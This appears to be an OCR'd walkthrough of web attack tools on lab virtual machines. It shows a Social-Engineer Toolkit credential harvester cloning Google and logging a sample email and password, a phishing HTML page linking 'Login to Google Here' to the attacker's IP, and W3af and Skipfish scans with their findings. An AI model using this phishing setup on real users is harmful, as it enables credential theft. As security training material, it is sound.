
```
PARAM:  _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=satish@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=ohmygod
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```



```
ion=
ns=youtube
IELD FOUND: Email=satish@gmail.com
IELD FOUND: Passwd=ohmygod
in
okie=yes
ISHED, HIT CONTROL-C TO GENERATE A REPORT.


t/2020 07:58:30] "GET / HTTP/1.1" 200 -
t/2020 07:58:46] "GET / HTTP/1.1" 200 -
t/2020 07:58:47] "GET / HTTP/1.1" 200 -
```


kali [Running] - Oracle VM VirtualBox
File Actions Edit View Help

```
  3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form f
ields are available. Regardless, this captures all POSTs on a webs
ite.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```



ubuntu20.04 [Running] - Oracle VM VirtualBox
ile Machine View Input Devices Help
Activities
Terminal
Oct 13 08:06
satish@satish-VirtualBox: ~

```
  GNU nano 4.8                    test.html
<html>
<body>
<a href="http://10.0.2.15">Login to Google Here</a>
</body>
</html>




                         [ Read 5 lines ]
^G Get Help  ^O Write Out^W Where Is  ^K Cut Text  ^J Justify
^X Exit      ^R Read File^\ Replace   ^U Paste Tex^T To Spell
```


9. W3af

- What is W3af? W3af is a web application attack and audit framework. It is a powerful tool that can be used to identify and exploit security vulnerabilities in web applications.
- How does W3af work? W3af uses a variety of techniques to scan web applications, including passive analysis, active scanning, and fuzzing. It can also be used to exploit vulnerabilities that have been identified.
- What are the benefits of using W3af? W3af is a comprehensive tool that can be used to scan a wide range of web applications. It is also highly customizable, so you can tailor it to your specific needs.
- What are the limitations of using W3af? W3af can be a complex tool to use, and it may not be suitable for all users. It is also important to note that W3af is not a silver bullet, and it cannot guarantee that all security vulnerabilities will be identified.
- How can I learn more about W3af? There are a number of resources available to learn more about W3af. The W3af website has a

comprehensive documentation, and there are also a number of tutorials and videos available online.



```
remote: Total 156037 (delta 0), reused 1 (delta 0), pack-reused 156029
Receiving objects: 100% (156037/156037), 109.97 MiB | 3.02 MiB/s, done.
Resolving deltas: 100% (120447/120447), done.

┌──(kali㉿kali)-[~]
└─$ cd w3af/extras/docker/scripts/

┌──(kali㉿kali)-[~/w3af/extras/docker/scripts]
└─$ sudo ./w3af_console_docker
[sudo] password for kali:
root@172.17.0.2's password:
w3af>>> help
|----------------------------------------------------------------------------------------------|
| start          | Start the scan.                                                             |
| plugins        | Enable and configure plugins.                                               |
| exploit        | Exploit the vulnerability.                                                  |
| profiles       | List and use scan profiles.                                                 |
| cleanup        | Cleanup before starting a new scan.                                         |
|----------------------------------------------------------------------------------------------|
| help           | Display help. Issuing: help [command] , prints more specific help about "command" |
| version        | Show w3af version information.                                              |
| keys           | Display key shortcuts.                                                      |
|----------------------------------------------------------------------------------------------|
| http-settings  | Configure the HTTP settings of the framework.                               |
| misc-settings  | Configure w3af misc settings.                                               |
| target         | Configure the target URL.                                                   |
|----------------------------------------------------------------------------------------------|
| back           | Go to the previous menu.                                                    |
| exit           | Exit w3af.                                                                  |
|----------------------------------------------------------------------------------------------|
| kb             | Browse the vulnerabilities stored in the Knowledge Base                     |
|----------------------------------------------------------------------------------------------|
w3af>>>
```



```
|--------------------------------------------------------------------------------------------|
| string_match_404   |          |        | Tag HTTP response as 404 if the string is found in it's body |
| always_404         |          |        | Comma separated list of URLs which will always be detected as |
|                    |          |        | 404 pages                                                     |
| never_404          |          |        | Comma separated list of URLs which will never be detected as  |
|                    |          |        | 404 pages                                                     |
|--------------------------------------------------------------------------------------------|
| proxy_port         | 8080     |        | Proxy TCP port                                                |
| proxy_address      |          |        | Proxy IP address                                              |
|--------------------------------------------------------------------------------------------|
| basic_auth_user    | admin    | Yes    | Basic authentication username                                 |
| basic_auth_passwd  | password | Yes    | Basic authentication password                                 |
| basic_auth_domain  |          |        | Basic authentication domain                                   |
|--------------------------------------------------------------------------------------------|
w3af/config:http-settings>>> back
Identified an error with the user-defined settings:

   - To properly configure the basic authentication settings, you should also set the auth domain. If you  are unsure
, you can set it to the target domain name (eg. www.target.com)

No information has been saved.
w3af>>> target
w3af/config:target>>> set target 10.0.2.9
w3af/config:target>>> back
The configuration has been saved.
w3af>>> start
The server header for the remote web server is: "Apache/2.4.25 (Debian)". This information was found in the request wi
th id 35.
Hmap web server fingerprint is starting, this may take a while.
WARNING: Failed to execute tcpdump. Check it is installed and in the PATH
Begin emission:
.Finished to send 1 packets.
.....................................
```


```
p://10.0.2.9/" "w3af.org"
.0 (X11; U; Linux i686; en-
.0 (X11; U; Linux i686; en-
.0 (X11; U; Linux i686; en-
.0 (X11; U; Linux i686; en-
.0 (X11; U; Linux i686; en-
.0 (X11; U; Linux i686; en-
.0 (X11; U; Linux i686; en-
g"
.0 (X11; U; Linux i686; en-
.0 (X11; U; Linux i686; en-
.0 (X11; U; Linux i686; en-
.0 (X11; U; Linux i686; en-
.0 (X11; U; Linux i686; en-
.7.7) Gecko/20050414 Firefox/1.0.3"
172.17.0.1 - - [19/Aug/2022:03:51:42 +0000] "GET / HTTP/1.1" 302 479 "-" "Mozilla/5.0 (X11; U; Linux i686; en-
.7.7) Gecko/20050414 Firefox/1.0.3"
172.17.0.1 - - [19/Aug/2022:03:51:42 +0000] "GET / HTTP/1.1" 302 479 "-" "Mozilla/5.0 (X11; U; Linux i686; en-
.7.7) Gecko/20050414 Firefox/1.0.3"
172.17.0.1 - - [19/Aug/2022:03:51:42 +0000] "GET / HTTP/1.1" 302 479 "-" "Mozilla/5.0 (X11; U; Linux i686; en-
.7.7) Gecko/20050414 Firefox/1.0.3"
```

10. Skipfish


Skipfish is an active web application security reconnaissance tool.

- It crawls the target web application and creates an interactive sitemap.
- It also performs a variety of active security checks to identify potential vulnerabilities.


- Skipfish is a free and open-source tool that can be used by security researchers and penetration testers.
- It is a powerful tool that can be used to find vulnerabilities in even the most complex web applications.
- However, it is important to note that Skipfish is not a silver bullet. It is just one tool that can be used to assess the security of a web application.
- Other tools, such as Nikto and W3af, can also be used to find vulnerabilities in web applications.




```
^CExiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.


┌──(rick㉿rick)-[~/google]
└─$ ls
c0              i_medium.png    mime_entry.png    n_failed.png          p_file.png    p_unknown.png
child_index.js  index.html      n_children.png    n_maybe_missing.png   pivots.txt    p_value.png
_i0             i_note.png      n_clone.png       n_missing.png         p_param.png   samples.js
i_high.png      issue_index.js  n_collapsed.png   n_unlinked.png        p_pinfo.png   sf_name.png
i_low.png       i_warn.png      n_expanded.png    p_dir.png             p_serv.png    summary.js

┌──(rick㉿rick)-[~/google]
└─$ cd ..

┌──(rick㉿rick)-[~]
└─$ ls
1.txt    Documents  google       meta   meta11  Pictures  Templates  test4  tidos-framework  Videos
Desktop  Downloads  [illegible]  meta1  Music   Public    test       teste  tt

┌──(rick㉿rick)-[~]
└─$ 
```



```
i_low.png        i_warn.png       n_expanded.png   p_dir.png          p_serv.png   summary.js

┌──(rick㉿rick)-[~/google]
└─$ cd ..

┌──(rick㉿rick)-[~]
└─$ ls
1.txt    Documents  google  meta   meta11  Pictures  Templates  test4  tidos-framework  Videos
Desktop  Downloads  met1    meta1  Music   Public    test       teste  tt

┌──(rick㉿rick)-[~]
└─$ cd meta

┌──(rick㉿rick)-[~/meta]
└─$ ls
c0              _i14  _i3         i_low.png       _m2              n_expanded.png       p_param.png
child_index.js  _i15  _i4         i_medium.png    _m3              n_failed.png         p_pinfo.png
_i0             _i16  _i5         index.html      _m4              n_maybe_missing.png  p_serv.png
_i1             _i17  _i6         i_note.png      meta11           n_missing.png        p_unknown.png
_i10            _i18  _i7         issue_index.js  mime_entry.png   n_unlinked.png       p_value.png
_i11            _i19  _i8         i_warn.png      n_children.png   p_dir.png            samples.js
_i12            _i2   _i9         _m0             n_clone.png      p_file.png           sf_name.png
_i13            _i20  i_high.png  _m1             n_collapsed.png  pivots.txt           summary.js

┌──(rick㉿rick)-[~/meta]
└─$ firefox index.html
```



```
=== REQUEST ===

GET /twiki/TWikiDocumentation.html HTTP/1.1
Host: 192.168.64.93
Accept-Encoding: gzip
Connection: keep-alive
User-Agent: Mozilla/5.0 SF/2.10b
Range: bytes=0-399999
Referer: http://192.168.64.93/
Cookie: PHPSESSID=fdddf63c97561e7a30f51a49b8543dfa; security=high; phpMyAdmin=1c9b983c8549b64c1f516f79a16f60edadd2b01f; pma_lang=en-utf-8;
pma_charset=9876sfi; pma_collation_connection=deleted; pma_theme=deleted; pma_fontsize=deleted; pmaUser-1=sfi000136v553880AAAAAA%3D%3D; pmaPass-
1=deleted; SignonSession=d7f3b424bef320fb65378d36f235fb9a


=== RESPONSE ===

HTTP/1.1 200 Partial Content
Date: Sun, 15 Jan 2023 18:29:23 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Last-Modified: Sun, 02 Feb 2003 02:45:14 GMT
ETag: "12ae8-6eb65-3b5a707228280"
Accept-Ranges: bytes
Content-Length: 400000
Content-Range: bytes 0-399999/453477
Keep-Alive: timeout=15, max=97
Connection: Keep-Alive
Content-Type: text/html

<html><head>
<title>TWikiDocumentation</title>
</head><body bgcolor="#ffffff">
<h1><a name="_TWiki_Reference_Manual_01_Feb_2">  TWiki Reference Manual (01 Feb 2003) </a></h1>
<p />
<script language="JavaScript1.2" type="text/javascript">
<!--
function dblclick() { window.scrollTo(0,0) }
if (document.layers) { document.captureEvents(ONDBLCLICK); }
```



● External content embedded on a page (higher risk) (5)

1. http://192.168.64.93/twiki/TWikiDocumentation.html [show trace +]
   Memo: http://TWiki.org/cgi-bin/passwd/TWiki/WebHome
2. http://192.168.64.93/twiki/TWikiDocumentation.html [show trace +]
   Memo: http://TWiki.org/cgi-bin/passwd/Main/WebHome
3. http://192.168.64.93/twiki/TWikiDocumentation.html [show trace +]
   Memo: http://TWiki.org/cgi-bin/edit/TWiki/
4. http://192.168.64.93/twiki/TWikiDocumentation.html [show trace +]
   Memo: http://TWiki.org/cgi-bin/view/TWiki/TWikiSkins
5. http://192.168.64.93/twiki/TWikiDocumentation.html [show trace +]
   Memo: http://TWiki.org/cgi-bin/manage/TWiki/ManagingWebs

● Signature match detected (13)

● Incorrect caching directives (lower risk) (1)

● HTML form with no apparent XSRF protection (1)

● External content embedded on a page (lower risk) (5)

● Directory listing restrictions bypassed (1)

● Response varies randomly, skipping checks (1)

● Resource fetch failed (3)

● Numerical filename - consider enumerating (1)

● Incorrect or missing charset (low risk) (13)

● Generic MIME used (low risk) (2)

● File upload form (1)

● Password entry form - consider brute-force (8)

● HTML form (not classified otherwise) (8)

● Unknown form field (can't autocomplete) (2)

● Directory listing enabled (8)

● Resource not directly accessible (3)

● New 404 signature seen (1)

● New 'X-*' header value seen (17)